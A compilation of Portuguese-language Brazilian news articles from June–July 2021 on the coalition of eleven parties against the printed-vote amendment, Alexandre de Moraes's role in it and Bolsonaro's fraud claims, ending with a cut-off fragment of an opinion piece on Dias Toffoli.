27.jun.2021 às 23h15


EDIÇÃO IMPRESSA (<https://www1.folha.uol.com.br/fsp/fac-simile/2021/06/28/>)

A união de 11 partidos contra o voto impresso

(<https://www1.folha.uol.com.br/colunas/painei/2021/06/onze-partidos-se-reunem-contra-voto-impresso-bandeira-de-bolsonaro.shtml>), sacramentada em reunião de presidentes de siglas neste sábado (26), contou com atuação do ministro do STF Alexandre de Moraes nos bastidores.

Na segunda-feira (21), durante jantar, ele afirmou a Bruno Araújo (PSDB), Paulinho da Força (Solidariedade), Baleia Rossi (MDB) e Orlando Silva (PC do B) que seria melhor que a questão não chegasse ao STF, pois isso geraria mais desgaste entre a corte e Jair Bolsonaro, que tem o voto impresso como bandeira (<https://www1.folha.uol.com.br/colunas/maria-herminia-tavares/2021/06/proposta-golpista.shtml>).

PUBLICIDADE



Com o apelo de Moraes, os presidentes se dividiram para buscar seus pares e chegaram ao time composto por partidos de posições variadas no espectro político, incluindo aliados de Bolsonaro: PSDB, MDB, PP, DEM, Solidariedade, PL, PSL, Cidadania, Republicanos, PSD e Avante.

A eventual aprovação da PEC do voto impresso no Congresso dificilmente deixaria de ser judicializada, obrigando o STF a se manifestar. Com o sucesso do esvaziamento da pauta (<https://www1.folha.uol.com.br/colunas/painel/2021/06/uniao-de-11-partidos-contra-o-voto-impresso-mata-o-assunto-diz-paulinho-da-forca.shtml>), articulado por Moraes, ela não chegaria à corte.

Moraes será o presidente do TSE nas eleições de 2022. No sábado (26), ele disse ao podcast "Supremo na Semana" que a implementação do voto impresso não contribui para a democracia.

Ele também afirmou que essa mudança pode colocar em risco o sigilo da votação, o que o Supremo decidiu em 2020, argumento apresentado também aos presidentes de partidos na segunda (21).

"O mais importante do encontro foi juntar partidos mais à esquerda e mais à direita, todos eles contra o voto impresso. Todos confiando no sistema atual, lógico que com a garantia de transparência nem fraude no sistema", disse o deputado Paulinho da Força (<https://www1.folha.uol.com.br/colunas/painel/2021/06/onze-partidos-se-reunem-contra-voto-impresso-bandeira-de-bolsonaro.shtml>), presidente do Solidariedade, no sábado (26).

"Foi importante todos esses partidos terem se posicionado em defesa do atual sistema. Isso definitivamente mata o assunto na Câmara. Esses partidos representam mais de 2/3 da Casa. Acho que o assunto vai ser enterrado", completa.

VEJA TEMAS ABORDADOS PELA COLUNA

1 União de 11 partidos contra voto impresso teve atuação de Alexandre de Moraes nos bastidores

(<https://www1.folha.uol.com.br/colunas/painel/2021/06/uniao-de-11-partidos-contra-voto-impresso-teve-atuacao-de-alexandre-de-moraes-nos-bastidores.shtml>)

2 Onze partidos que se uniram contra voto impresso querem manter conversa sobre reforma eleitoral

(<https://www1.folha.uol.com.br/colunas/painel/2021/06/onze-partidos-que-se-uniram-contra-voto-impresso-querem-manter-conversa-sobre-reforma-eleitoral.shtml>)

3 Após sugestão de Daniela Mercury, Fux institui grupo de trabalho sobre população LGBTQIA+

(<https://www1.folha.uol.com.br/colunas/painel/2021/06/apos-sugestao-de-daniela-mercury-fux-institui-grupo-de-trabalho-sobre-populacao-lgbtqia.shtml>)

4 Renan Calheiros vai pedir explicações sobre bloqueio de irmão de Luis Miranda ao sistema da Saúde

(<https://www1.folha.uol.com.br/colunas/painel/2021/06/renan-calheiros-vai-pedir-explicacoes-sobre-bloqueio-de-irmao-de-luis-miranda-ao-sistema-da-saude.shtml>)

5 Deputado do PT aciona MPF após Luis Miranda afirmar que seu irmão foi bloqueado do sistema da Saúde

(<https://www1.folha.uol.com.br/colunas/painel/2021/06/deputado-do-pt-aciona-mpf-apos-luis-miranda-afirmar-que-seu-irmao-foi-bloqueado-do-sistema-da-saude.shtml>)

6 Dois treinadores pedem ao COB para não serem vacinados para a Olimpíada de Tóquio

(<https://www1.folha.uol.com.br/colunas/painel/2021/06/dois-treinadores-pedem-ao-cob-para-nao-serem-vacinados-para-a-olimpiada-de-toquio.shtml>)

7 Tiroteio de junho: veja quem são os autores dos disparos políticos e os alvos criticados do mês

(<https://www1.folha.uol.com.br/colunas/painel/2021/05/tiroteio-de-junho-veja-quem-sao-os-autores-dos-disparos-politicos-e-os-alvos-criticados-do-mes.shtml>)

sua assinatura vale muito

Mais de 180 reportagens e análises publicadas a cada dia. Um time com mais de 120 colunistas. Um jornalismo profissional que fiscaliza o poder público, veicula notícias proveitosas e inspiradoras, faz contraponto à intolerância das redes sociais e traça uma linha clara entre verdade e mentira. Quanto custa ajudar a produzir esse conteúdo?

ASSINE A FOLHA ([HTTPS://ASSINATURAS.FOLHA.COM.BR/410521](https://assinaturas.folha.com.br/410521))

ENDEREÇO DA PÁGINA

<https://www1.folha.uol.com.br/colunas/painel/2021/06/uniao-de-11-partidos-contravoto-impresso-teve-atuacao-de-alexandre-de-moraes-nos-bastidores.shtml>

[midiajur.com.br](https://www.midiajur.com.br)

Para Alexandre de Moraes, voto impresso não fortalece democracia | Midia Jur

DO CONJUR

4-5 minutos

Além disso, na opinião do ministro, a maioria da população brasileira acredita nas urnas eletrônicas

STF



Alexandre de Moraes não gosta da ideia da volta do voto

impresso no Brasil

O ministro Alexandre de Moraes, do Supremo Tribunal Federal, afirmou que a volta do voto impresso, que é um desejo do presidente Jair Bolsonaro e está em debate no Congresso Nacional, não contribui para fortalecer a democracia brasileira.

Ele deu essa declaração no terceiro episódio do podcast "Supremo na semana", que foi ao ar no sábado (26/6).

"Não me parece que o voto impresso possa vir a contribuir para a democracia porque nós corremos um grande risco de quebrar o sigilo na votação. E isso não é possível. Nós temos, obviamente, que discutir, e estamos discutindo não só no Tribunal Superior Eleitoral, mas no Supremo Tribunal Federal também. Mas se você me perguntar: é necessário, hoje, para aprimorar a democracia o voto impresso? Não é", disse o ministro, que também integra o Tribunal Superior Eleitoral.

Além disso, na opinião do ministro, a maioria da população brasileira acredita nas urnas eletrônicas.

"É uma minoria — uma minoria que merece todo respeito para discussão, mas é uma minoria que coloca em dúvida a legitimidade do voto eletrônico. Sem apresentar, até agora, uma única prova de fraude. Então, eu acho que a discussão é válida, principalmente para que o Tribunal Superior Eleitoral possa reafirmar a total legitimidade, transparência e confiabilidade do voto eletrônico".

Outro tema da entrevista do ministro Alexandre de

Moraes foi a legislação penal brasileira. Para ele, é preciso atuação coordenada para implementar as mudanças já feitas pelo Congresso, como as medidas para combate ao crime organizado e aprimoramento das penas alternativas.

"Falta ao Poder Judiciário ainda implementar as varas colegiadas contra o crime organizado, varas regionais, cada estado com poucas varas, mas concentradas, com três a cinco juízes, para enfrentar diretamente o crime organizado. A legislação já possibilita, o Conselho Nacional de Justiça já fixou uma orientação para isso, falta uma implementação. E falta maior entrosamento entre Executivo, Judiciário e Ministério Público para penas restritivas, penas de prestação de serviço à comunidade. Para que a sociedade sinta rapidamente que aqueles que pratiquem crimes mais leves já estejam, depois do acordo de não persecução penal, cumprindo uma sanção como, por exemplo, auxiliando no hospital, pintando uma escola".

Alexandre de Moraes também destacou que, para combater as chamadas fake news, uma mudança importante seria transformar as plataformas de redes sociais de empresas de tecnologia em empresas de publicidade, que seriam responsáveis pelo conteúdo que reproduzem.

"As plataformas hoje são as maiores empresas de mídia e publicidade do mundo. São as que mais lucram com isso. Essa discussão já está sendo realizada na Austrália, na

União Europeia, nos Estados Unidos e agora no Brasil. Para que haja uma responsabilidade também das plataformas. A partir dessa responsabilização, eu não tenho nenhuma dúvida que elas realizarão uma autorregulação, porque aí elas passam a se preocupar".

O episódio do podcast relatou as decisões de maior repercussão do STF na semana: a manutenção da decisão que considerou o ex-juiz Sergio Moro suspeito em processo contra o ex-presidente Luiz Inácio Lula da Silva; os 15 anos da ministra Cármen Lúcia na corte; o julgamento em Plenário Virtual que desobrigou os governadores de prestarem depoimento na CPI da Covid-19; e a nova prisão do deputado Daniel Silveira.

Com informações da Assessoria de Imprensa do STF

[conjur.com.br](https://www.conjur.com.br)

Para Alexandre de Moraes, voto impresso não fortalece democracia

4-5 minutos

O ministro Alexandre de Moraes, do Supremo Tribunal Federal, afirmou que a volta do voto impresso, que é um desejo do presidente Jair Bolsonaro e está em debate no Congresso Nacional, não contribui para fortalecer a democracia brasileira. Ele deu essa declaração no terceiro episódio do podcast "Supremo na semana", que foi ao ar neste sábado (26/6).



Alexandre de Moraes não gosta da ideia da volta do voto impresso no Brasil

Carlos Moura/SCO/STF

"Não me parece que o voto impresso possa vir a

contribuir para a democracia porque nós corremos um grande risco de quebrar o sigilo na votação. E isso não é possível. Nós temos, obviamente, que discutir, e estamos discutindo não só no Tribunal Superior Eleitoral, mas no Supremo Tribunal Federal também. Mas se você me perguntar: é necessário, hoje, para aprimorar a democracia o voto impresso? Não é", disse o ministro, que também integra o Tribunal Superior Eleitoral.

Além disso, na opinião do ministro, a maioria da população brasileira acredita nas urnas eletrônicas.

"É uma minoria — uma minoria que merece todo respeito para discussão, mas é uma minoria que coloca em dúvida a legitimidade do voto eletrônico. Sem apresentar, até agora, uma única prova de fraude. Então, eu acho que a discussão é válida, principalmente para que o Tribunal Superior Eleitoral possa reafirmar a total legitimidade, transparência e confiabilidade do voto eletrônico".

Outro tema da entrevista do ministro Alexandre de Moraes foi a legislação penal brasileira. Para ele, é preciso atuação coordenada para implementar as mudanças já feitas pelo Congresso, como as medidas para combate ao crime organizado e aprimoramento das penas alternativas.

"Falta ao Poder Judiciário ainda implementar as varas colegiadas contra o crime organizado, varas regionais, cada estado com poucas varas, mas concentradas, com três a cinco juízes, para enfrentar diretamente o crime organizado. A legislação já possibilita, o Conselho

Nacional de Justiça já fixou uma orientação para isso, falta uma implementação. E falta maior entrosamento entre Executivo, Judiciário e Ministério Público para penas restritivas, penas de prestação de serviço à comunidade. Para que a sociedade sinta rapidamente que aqueles que pratiquem crimes mais leves já estejam, depois do acordo de não persecução penal, cumprindo uma sanção como, por exemplo, auxiliando no hospital, pintando uma escola".

Alexandre de Moraes também destacou que, para combater as chamadas *fake news*, uma mudança importante seria transformar as plataformas de redes sociais de empresas de tecnologia em empresas de publicidade, que seriam responsáveis pelo conteúdo que reproduzem.

"As plataformas hoje são as maiores empresas de mídia e publicidade do mundo. São as que mais lucram com isso. Essa discussão já está sendo realizada na Austrália, na União Europeia, nos Estados Unidos e agora no Brasil. Para que haja uma responsabilidade também das plataformas. A partir dessa responsabilização, eu não tenho nenhuma dúvida que elas realizarão uma autorregulação, porque aí elas passam a se preocupar".

O episódio do podcast relatou as decisões de maior repercussão do STF na semana: a manutenção da decisão que considerou o ex-juiz Sergio Moro suspeito em processo contra o ex-presidente Luiz Inácio Lula da Silva; os 15 anos da ministra Cármen Lúcia na corte; o

julgamento em Plenário Virtual que desobrigou os governadores de prestarem depoimento na CPI da Covid-19; e a nova prisão do deputado Daniel Silveira. *Com informações da assessoria de imprensa do STF.*

Clique [aqui](#) para ouvir o podcast

[em.com.br](https://www.em.com.br)

Presidentes de 11 partidos fecham acordo contra voto impresso

Estadão Conteúdo

6-8 minutos



A postura de Bolsonaro a favor da votação impressa é vista por dirigentes partidários como reação eleitoral (foto: ELZA FIUZA AGENCIABRASIL-ABr)

Presidentes de **11 partidos** se reuniram na manhã deste sábado (26/6) e fecharam um posicionamento **contra o voto impresso** nas **eleições de 2022**. Líderes das legendas, incluindo os da base do presidente Jair

Bolsonaro no Congresso, decidiram derrubar a proposta discutida na Câmara e defendida pelo chefe do Planalto. O texto propõe a implantação de um sistema auditável de papel nas urnas eletrônicas.

Conforme revelou reportagem no início do mês, a Proposta de Emenda à Constituição (PEC) do voto impresso tinha votos suficientes para avançar na comissão especial da Câmara. A articulação, porém, enfrentou resistência e agora os partidos prometem articular a rejeição da PEC com os deputados, ou até mesmo engavetá-la.

[Para mais vídeos explicativos como este, acesse nosso canal](#)

Os 11 partidos que mobilizaram o encontro virtual representam 326 deputados entre os 513 integrantes da Câmara, número suficiente para derrubar a medida.

A reportagem apurou que os ministros Luís Roberto Barroso, Alexandre de Moraes e Gilmar Mendes, do Supremo Tribunal Federal (STF), atuaram para demover os partidos da ideia de aprovar o voto impresso.

Moraes assumirá a presidência do Tribunal Superior Eleitoral (TSE) no período das eleições presidenciais e Barroso é o atual chefe da Corte eleitoral. A reviravolta ocorre no momento em que o presidente Jair Bolsonaro é alvo da Comissão Parlamentar de Inquérito (CPI) da

Covid e o ex-presidente Luiz Inácio Lula da Silva lidera pesquisas de intenção de voto para o próximo ano.

O principal argumento dos partidos para a decisão é evitar o risco de uma onda de questionamentos dos resultados eleitorais a partir do ano que vem, travando o Judiciário e as comarcas locais.

"O pessoal se preocupa de que isso vai criar um tumulto dentro do nosso vasto Brasil tendo uma infinidade de juízes de primeira instância que podem amanhã, por pressões ou outras questões, questionar", disse o presidente do PSL, deputado Luciano Bivar (SP), ao **Broadcast Político**.

O PSL tem a maior bancada da Câmara, ao lado do PT, com 53 deputados. Para Bivar, a PEC deve ser engavetada. "Acho que nem vai votar."

Participaram da reunião os presidentes do PSL, Progressistas, PL, PSD, MDB, PSDB, Republicanos, DEM, Solidariedade, Avante e Cidadania. O presidente do Progressistas, Ciro Nogueira (PP-PI), aliado de Bolsonaro, foi o primeiro a falar e "puxou" a decisão do bloco.

"A única coisa que nos uniu é manter o sistema atual", disse o presidente do Solidariedade, deputado Paulinho da Força (SP), em tom de brincadeira. "Tem vários argumentos, mas talvez o mais forte seja o de que teria uma eleição muito judicializada no Brasil", afirmou. Ele ainda disse que, para derrubar a PEC, os partidos estão

dispostos a substituir os membros da comissão especial na Câmara. "Se for o caso, troca."

Bandeira bolsonarista

O presidente Jair Bolsonaro defende o voto impresso e disse diversas vezes que houve fraude na própria eleição que o elegeu em 2018. Ele sustenta a ideia de que teria vencido no primeiro turno. Questionado formalmente pelo TSE, o chefe do Planalto não apresentou nenhuma prova de irregularidade.

Em tom de ameaça, ele já disse que não haverá eleição no Brasil sem o voto impresso. Neste sábado, 26, em Chapecó (SC), o presidente discursou a um grupo de apoiadores e voltou a defender a tese, novamente citando possibilidade de fraude e criticando Lula. "Tiraram um vagabundo da cadeia, tornaram esse vagabundo elegível e querem agora tornar o presidente pela fraude. Não conseguirão."

A postura de Bolsonaro é vista por dirigentes partidários como reação eleitoral. Além disso, lideranças enxergam um derretimento da imagem do presidente em parcela do eleitorado, o que diminui a influência do presidente entre os parlamentares.

"Para não ter eleição, tem que dar um golpe. Para dar um golpe, precisa ter sustentação política, especialmente fora do País", afirmou Paulinho da Força. Ex-aliado de Bolsonaro e presidente do partido que o elegeu em 2018,

Luciano Bivar afirmou que a força do sistema em vigor no país supera a tentativa do atual chefe do Executivo.

"São bravatas. Estou no Estado de Direito. Ninguém tem esse poder onipotente de dizer que, se não for como ele quer, não vai existir isso e aquilo. Isso quem fala é a sociedade, é o sistema."

Ministro do TSE diz que proposta não vinga

O presidente do TSE, ministro Luís Roberto Barroso, avaliou que o Congresso deve recuar de aprovar a medida. O risco para a segurança das eleições é o principal motivo para a mudança de ideia, afirmou durante entrevista ao Grupo Prerrogativas transmitida nas redes sociais.

"Acho que não vai prevalecer essa história do voto impresso. O voto impresso vai ser uma volta no túnel do tempo a um país de fraudes e de eleições contestadas", disse. "Não é por outra razão que eu acho que os partidos políticos e mesmo as pessoas de boa-fé que acreditaram nessa ideia estão voltando atrás."

Em tramitação na Câmara, [a PEC não acaba com a urna eletrônica](#), mas inclui na Constituição um artigo que torna obrigatória a impressão de comprovantes físicos de votação, que devem ser depositados automaticamente em uma caixa de acrílico acoplada ao equipamento.

Com isso, o eleitor poderia conferir se o recibo em papel coincide com o que digitou. Para que seja válida nas

eleições de 2022, a medida precisa ser aprovada pela Câmara e pelo Senado até outubro deste ano. Barroso disse que tem tentado desfazer uma posição de partidos de esquerda que admitiram apoiar a proposta por "não custar nada" implantar mais um sistema de checagem.

"Custa, porque nós vamos criar um mecanismo de auditagem, que é o voto impresso, menos seguro que o objeto da auditagem, que é a urna eletrônica."

[gazetadopovo.com.br](https://www.gazetadopovo.com.br)

PEC do voto impresso: por que partidos pressionam contra aprovação

Wesley Oliveira, Rodolfo Costa

13-18 minutos

Apesar do apoio público do presidente [Jair Bolsonaro](#) e da articulação da bancada bolsonarista para que avance dentro do Congresso, a chamada PEC do voto impresso pode ser derrubada antes mesmo de chegar ao plenário. A proposta de emenda à Constituição do voto auditável sofre resistências de lideranças partidárias.

Ao menos 11 presidentes de partido – inclusive do Centrão, que compõe a base governista – firmaram acordo para que o texto não avance. As movimentações políticas chamaram a atenção do governo, que enxerga nisso uma forma de barganha por uma nova reforma ministerial.

Caciques do Centrão classificam a manobra contra o voto impresso, uma matéria de interesse do Palácio do Planalto, como uma forma de valorizar o capital político da base aliada. "Os partidos perceberam que é uma matéria cara ao governo. E tem aí quase 10 ministros que

vão disputar as eleições", afirma uma liderança do Centrão na Câmara.

A comissão especial da PEC do voto impresso se reuniu na segunda-feira (5) para discutir e votar a proposta. Mas acabou adiando a votação para quinta-feira (8).

Qual é a lógica por trás da tentativa de derrubar a PEC do voto impresso

O cálculo político feito pelos partidos da base do governo é que, se porventura o governo não abrir espaços no primeiro escalão da Esplanada dos Ministérios, eles ficam "bem" com os ministros do Tribunal Superior Eleitoral (TSE) e do Supremo Tribunal Federal (STF) ao obstruírem a pauta.

Já se o governo ceder e negociar novos ministérios com as legendas, os presidentes partidários ficam bem com o TSE, pelo gesto de oposição ao voto impresso, e com o governo, uma vez que tendem a liberar suas bancadas discretamente para votar. Para o Centrão, é um jogo de "ganha-ganha".

"Faz parte do jogo, 2022 é ano eleitoral, os partidos querem buscar espaços para eleger suas bancadas", pondera um interlocutor do Planalto, que admite a existência de tratativas por ministérios entre os partidos de centro e o governo.

"[Os presidentes partidários] estão tensionando para conseguir espaços, tendo em vista a perspectiva de

ministros que podem lançar candidatura", destaca o interlocutor. "Para os partidos é bom porque é ano eleitoral. Eles colocam alguém até março e tem o resto do ano para trabalhar politicamente", complementa.

Quais ministros podem deixar o governo e que cargos eles disputarão

A **Gazeta do Povo** ouviu de interlocutores do governo que até 10 ministros podem lançar candidatura para as eleições de 2022:

- Onyx Lorenzoni, da Secretaria-Geral;
- Fábio Faria, das Comunicações;
- Anderson Torres, da Justiça e Segurança Pública;
- Tereza Cristina, da Agricultura;
- Tarcísio de Freitas, da Infraestrutura;
- Rogério Marinho, do Desenvolvimento Regional;
- Damares Alves, da Mulher, Família e dos Direitos Humanos;
- João Roma, da Cidadania;
- Gilson Machado, do Turismo;
- Flávia Arruda, da Secretaria de Governo.

No Planalto, é reconhecida a possibilidade de que aqueles que sairão candidatos a governador deixem os ministérios até o fim deste ano. Aqueles que disputarão cargos na Câmara dos Deputados ou no Senado

poderiam aguardar a data de desincompatibilização e ficar até março do próximo ano.

É dito no Planalto que dois ministros palacianos lançarão candidaturas a governos estaduais. Deputados federais licenciados, Onyx Lorenzoni (DEM) deve ser candidato no Rio Grande do Sul, enquanto Flávia Arruda (PL) tentará o governo do Distrito Federal.

Outros ministros que devem se lançar candidatos a governos estaduais são Rogério Marinho, que tentará o governo do Rio Grande do Norte, e Tarcísio de Freitas, pelo governo de São Paulo. O próprio Bolsonaro deseja que Freitas dispute o governo paulista, por enxergar nele um candidato forte para rivalizar com o indicado de João Doria (PSDB), o seu atual vice, Rodrigo Garcia (PSDB).

Outros ministros políticos, os deputados federais licenciados Fábio Faria (PSD-RN) e João Roma (Republicanos-BA) tendem a tentar o Senado. Faria seria o candidato a senador na composição com Marinho, enquanto Roma poderia compor com a candidatura do presidente nacional do DEM, ACM Neto, ao governo da Bahia.

Já Tereza Cristina (DEM-MS), que é deputada federal licenciada, Anderson Torres e Gilson Machado devem tentar, em princípio, uma cadeira na Câmara dos Deputados. Ambos têm aspirações ao Senado, mas tudo poderia depender das composições partidárias em cada estado.

Já Damares Alves é a incógnita entre os ministros. Ela tem o apoio de alguns governistas para tentar até uma candidatura a vice de Bolsonaro, mas poucos acreditam nessa chapa. "Ouso dizer que ela seria eleita deputada federal por qualquer estado. Para o Senado, dependeria de composições", pondera um interlocutor governista.

Qual é a resistência de Bolsonaro em ceder novos ministérios

A pressão do Centrão por ministérios nunca cessou. Ainda em abril, com o governo "nas cordas" em meio à CPI da Covid, era conhecida a [cobiça de um ministério da "cota" do Senado](#). Entretanto, em decorrência da própria CPI, o presidente Bolsonaro está relutante em ceder espaços no primeiro escalão aos partidos políticos.

O governo se viu nos últimos dias envolto em denúncias de suposta corrupção no Ministério da Saúde. O ex-diretor do Departamento de Logística da pasta, Roberto Ferreira Dias, [foi acusado na CPI da Covid de ter negociado propina para a compra de vacinas](#). Ele seria uma indicação do líder do governo na Câmara, Ricardo Barros (PP-PR), [que nega](#).

A leitura feita por Bolsonaro é que mexer no comando de ministérios neste momento pode ser um "tiro no pé". Tanto que, após o pedido de demissão de Ricardo Salles, ele [substituiu o comando do Ministério do Meio Ambiente por um técnico da pasta](#), Joaquim Leite.

Os partidos entendem, contudo, que Bolsonaro não tem muitas alternativas se quiser a aprovação do voto impresso auditável no país. Um dos motivos é a forma como o próprio presidente da República tem tensionado o debate, sugerindo que o ex-presidente Luiz Inácio Lula da Silva (PT) [pode ser eleito "na fraude"](#). O discurso no Centrão é que o custo político pela defesa dessa pauta ficou mais "caro".

Veja Também:

- [O que diz o parecer da PEC do voto impresso e como ele contrapõe críticas do TSE](#)
- [Lei de Improbidade: as ameaças \(e alguns pontos positivos\) do projeto aprovado na Câmara](#)

Como foi a reação dos partidos ao relatório da PEC do voto impresso

Nesta semana, o deputado Filipe Barros (PSL-PR), relator da PEC 135/19, que institui o voto impresso auditável, [apresentou seu relatório favorável à proposta](#). A expectativa era de votar o texto no colegiado nesta quinta-feira (1.º), contudo, não houve acordo entre os integrantes e uma nova sessão será convocada para a próxima semana.

A comissão especial é a última fase na tramitação da PEC antes que ela possa ser analisada pelo plenário da

Câmara. Entretanto, os presidentes dos partidos PP, DEM, PL, Republicanos, Solidariedade, PSL, Cidadania, MDB, PSD, PSDB e Avante trabalham para que o texto seja vetado já na própria comissão.

Além da resistência por parte destas legendas, o presidente do TSE, ministro Luís Roberto Barroso, já se manifestou contrário à PEC. Na terça-feira (28), o grupo partidário fez um encontro com o ministro Alexandre de Moraes, do STF, que presidirá o TSE nas eleições de 2022, para tratar do assunto.

De acordo com o jornal Folha de S. Paulo, Moraes foi o principal articulador para que as siglas se unissem contra a proposta. Em um encontro com os presidentes partidários, o futuro presidente do TSE teria afirmado que seria melhor evitar que o voto impresso chegasse ao STF para que não houvesse desgaste entre a Corte e Bolsonaro.

Caso chegue ao plenário da Câmara, a PEC precisará do voto favorável de 308 deputados, em dois turnos, para seguir à análise do Senado. Contudo, as legendas que sinalizaram contrárias ao texto somam 326 dos 513 deputados – ou seja, 63,5% do plenário.

Os líderes partidários defendem que o sistema eleitoral é confiável e que mudar as regras do jogo, a essa altura, poderia gerar incertezas no processo. “Todos esses partidos entenderam que era preciso um movimento coletivo para trazer um sinal claro de confiança no sistema eleitoral atual. Nós temos total confiança, o Brasil

tem um dos sistemas eleitorais mais modernos no mundo”, argumenta o presidente do DEM, ACM Neto.

A união entre os partidos foi comemorada pelo presidente do TSE, Luís Roberto Barroso. “Como tenho dito desde o começo, esse é um tema político e o lugar certo para o debate é o Congresso Nacional. No TSE, temos trabalhado para apontar os riscos de quebra de sigilo, fraude e confusão que o voto impresso pode trazer. Recebo com satisfação a manifestação dos partidos e continuo à disposição para mostrar a segurança, transparência e auditabilidade do sistema brasileiro de votação eletrônica”, disse o ministro, em nota divulgada por sua assessoria de imprensa.

Aliados do governo são contrários à PEC do voto impresso

Aliado do presidente Jair Bolsonaro, o senador e presidente nacional do PP, Ciro Nogueira (PI), tem admitido aos seus interlocutores que não vê necessidade de se mexer no sistema eleitoral brasileiro. Para ele, não haveria tempo hábil para que o sistema de voto impresso fosse implantado já para as eleições de 2022.

A mesma movimentação tem sido feita pelo presidente da Câmara, [Arthur Lira](#) (PP-PI), que já teria sinalizado ao presidente Bolsonaro que seu compromisso seria em pautar a PEC do voto impresso no plenário da Câmara, caso o texto passe pela comissão especial. Apesar de contar com a fidelidade de diversos parlamentares do

Centrão, Lira já demonstrou aos seus pares que não tem compromisso com a aprovação da matéria.

Em entrevista à GloboNews, o ex-ministro Gilberto Kassab, presidente do PSD, afirmou que a PEC tem como objetivo “questionar” a eleição de 2022. “Eu não tenho nenhum constrangimento em dizer que eu estou muito preocupado, e a minha experiência me diz que: o cheiro não é bom. Então, vamos trabalhar para que aqueles que, eventualmente, venham a estar armando para questionar as eleições, para criar tumulto, não sejam bem-sucedidos nos seus objetivos”, argumentou.

O PSD foi um dos partidos que substituiu um integrante da comissão especial. O deputado Darci de Matos (PSD-SC), que era 3º vice-presidente do colegiado e é defensor do voto impresso, pediu para sair após a oposição da legenda, informou o jornal O Globo. Foi substituído por Charles Fernandes (PSD-BA), que é contrário.

O PL, outro partido da base, fez três substituições na comissão, também de acordo com o O Globo. O deputado Giacobbo (PL-PR), favorável ao voto impresso, deu lugar a Júnior Mano (PL-CE). “Sou a favor, sim, e fui substituído por isso. Foi uma decisão do meu partido”, disse Giacobbo.

Apesar de resistências, Bolsonaro e PDT insistem com o voto impresso

O presidente Jair Bolsonaro e deputados bolsonaristas são os principais defensores da matéria dentro do

Congresso. Em diversas vezes, o chefe do Palácio do Planalto disse que as eleições de 2018 foram fraudadas, mas nunca apresentou provas. Recentemente Bolsonaro foi alvo de um pedido de esclarecimentos a respeito do tema pelo corregedor do Tribunal Superior Eleitoral, Luís Felipe Salomão.

Na última quinta-feira (1º), em conversa com apoiadores na saída do Palácio da Alvorada, Bolsonaro reclamou de "três ministros" do STF que estariam empenhados numa "articulação" para barrar a impressão do voto. E retomou o tom de ameaça que adotou no início do ano, ao comentar a invasão do Capitólio por ativistas ligados ao ex-presidente Donald Trump, que resistia à posse de Joe Biden sob o argumento de que houve fraude no processo eleitoral.

De acordo com Bolsonaro, caso o voto impresso não seja implementado no pleito de 2022, "eles (os ministros) vão ter que apresentar uma maneira de ter eleições limpas". "Dinheiro tem, já está arranjado dinheiro para as eleições, para comprar impressoras", insistiu Bolsonaro.

Além do presidente e da bancada bolsonarista, o voto impresso também vem sendo defendido pelo PDT, que tem como pré-candidato à presidência o ex-ministro [Ciro Gomes](#). Presidente do partido, Carlos Lupi divulgou um vídeo nas suas redes sociais defendendo a medida.

“Sem a impressão do voto, não há possibilidade de recontagem. Sem a recontagem, a fraude impera”, diz Lupi ao final do vídeo. A mensagem do pedetista, que foi

ministro de Lula e Dilma, aponta que Leonel Brizola — líder histórico do PDT morto em 2004 — já defendia a impressão do voto desde o surgimento da urna eletrônica, há 25 anos.

STF já vetou a impressão de votos aprovada em 2015

Mesmo que o voto impresso auditável seja promulgado pelo Congresso, sua efetiva implementação não é garantida. Em setembro do ano passado, o plenário do STF concluiu o julgamento que declarou inconstitucional a regra de 2015 que previa a impressão do voto nas eleições. A minirreforma eleitoral aprovada pelo Congresso Nacional previa a impressão do voto.

A então presidente Dilma Rousseff (PT) vetou a impressão, mas os parlamentares derrubaram o veto e, com isso, Dilma promulgou a lei que previa o voto impresso

Em junho de 2018, porém, o STF decidiu de forma liminar (provisória) barrar a medida. Já em 2020, os ministros analisaram o mérito (conteúdo) da ação, apresentada pela Procuradoria-Geral da República (PGR), e formou maioria contra a impressão do voto.

[gazetadopovo.com.br](https://www.gazetadopovo.com.br)

Toffoli, a suspeição e a desmoralização do Supremo

Marcio Antonio Campos

5-7 minutos



O ministro do Supremo Tribunal Federal Dias Toffoli.|

Foto: STF

Uma decisão do [Supremo Tribunal Federal](#) tomada por meio do plenário virtual, sem transmissão na TV Justiça, enterrou de vez qualquer possibilidade de investigação contra um de seus ministros, [Dias Toffoli](#). O ministro [Edson Fachin](#) já havia negado liminarmente autorização para a Polícia Federal investigar a denúncia, feita pelo ex-governador fluminense Sérgio Cabral, de que [Toffoli teria](#)

[vendido sentenças](#) quando era presidente do Tribunal Superior Eleitoral. Agora, o plenário da corte [decidiu anular a delação toda](#), que Fachin havia homologado no início de 2020. O pedido de anulação veio da Procuradoria-Geral da República, que não participou do acordo de colaboração premiada.

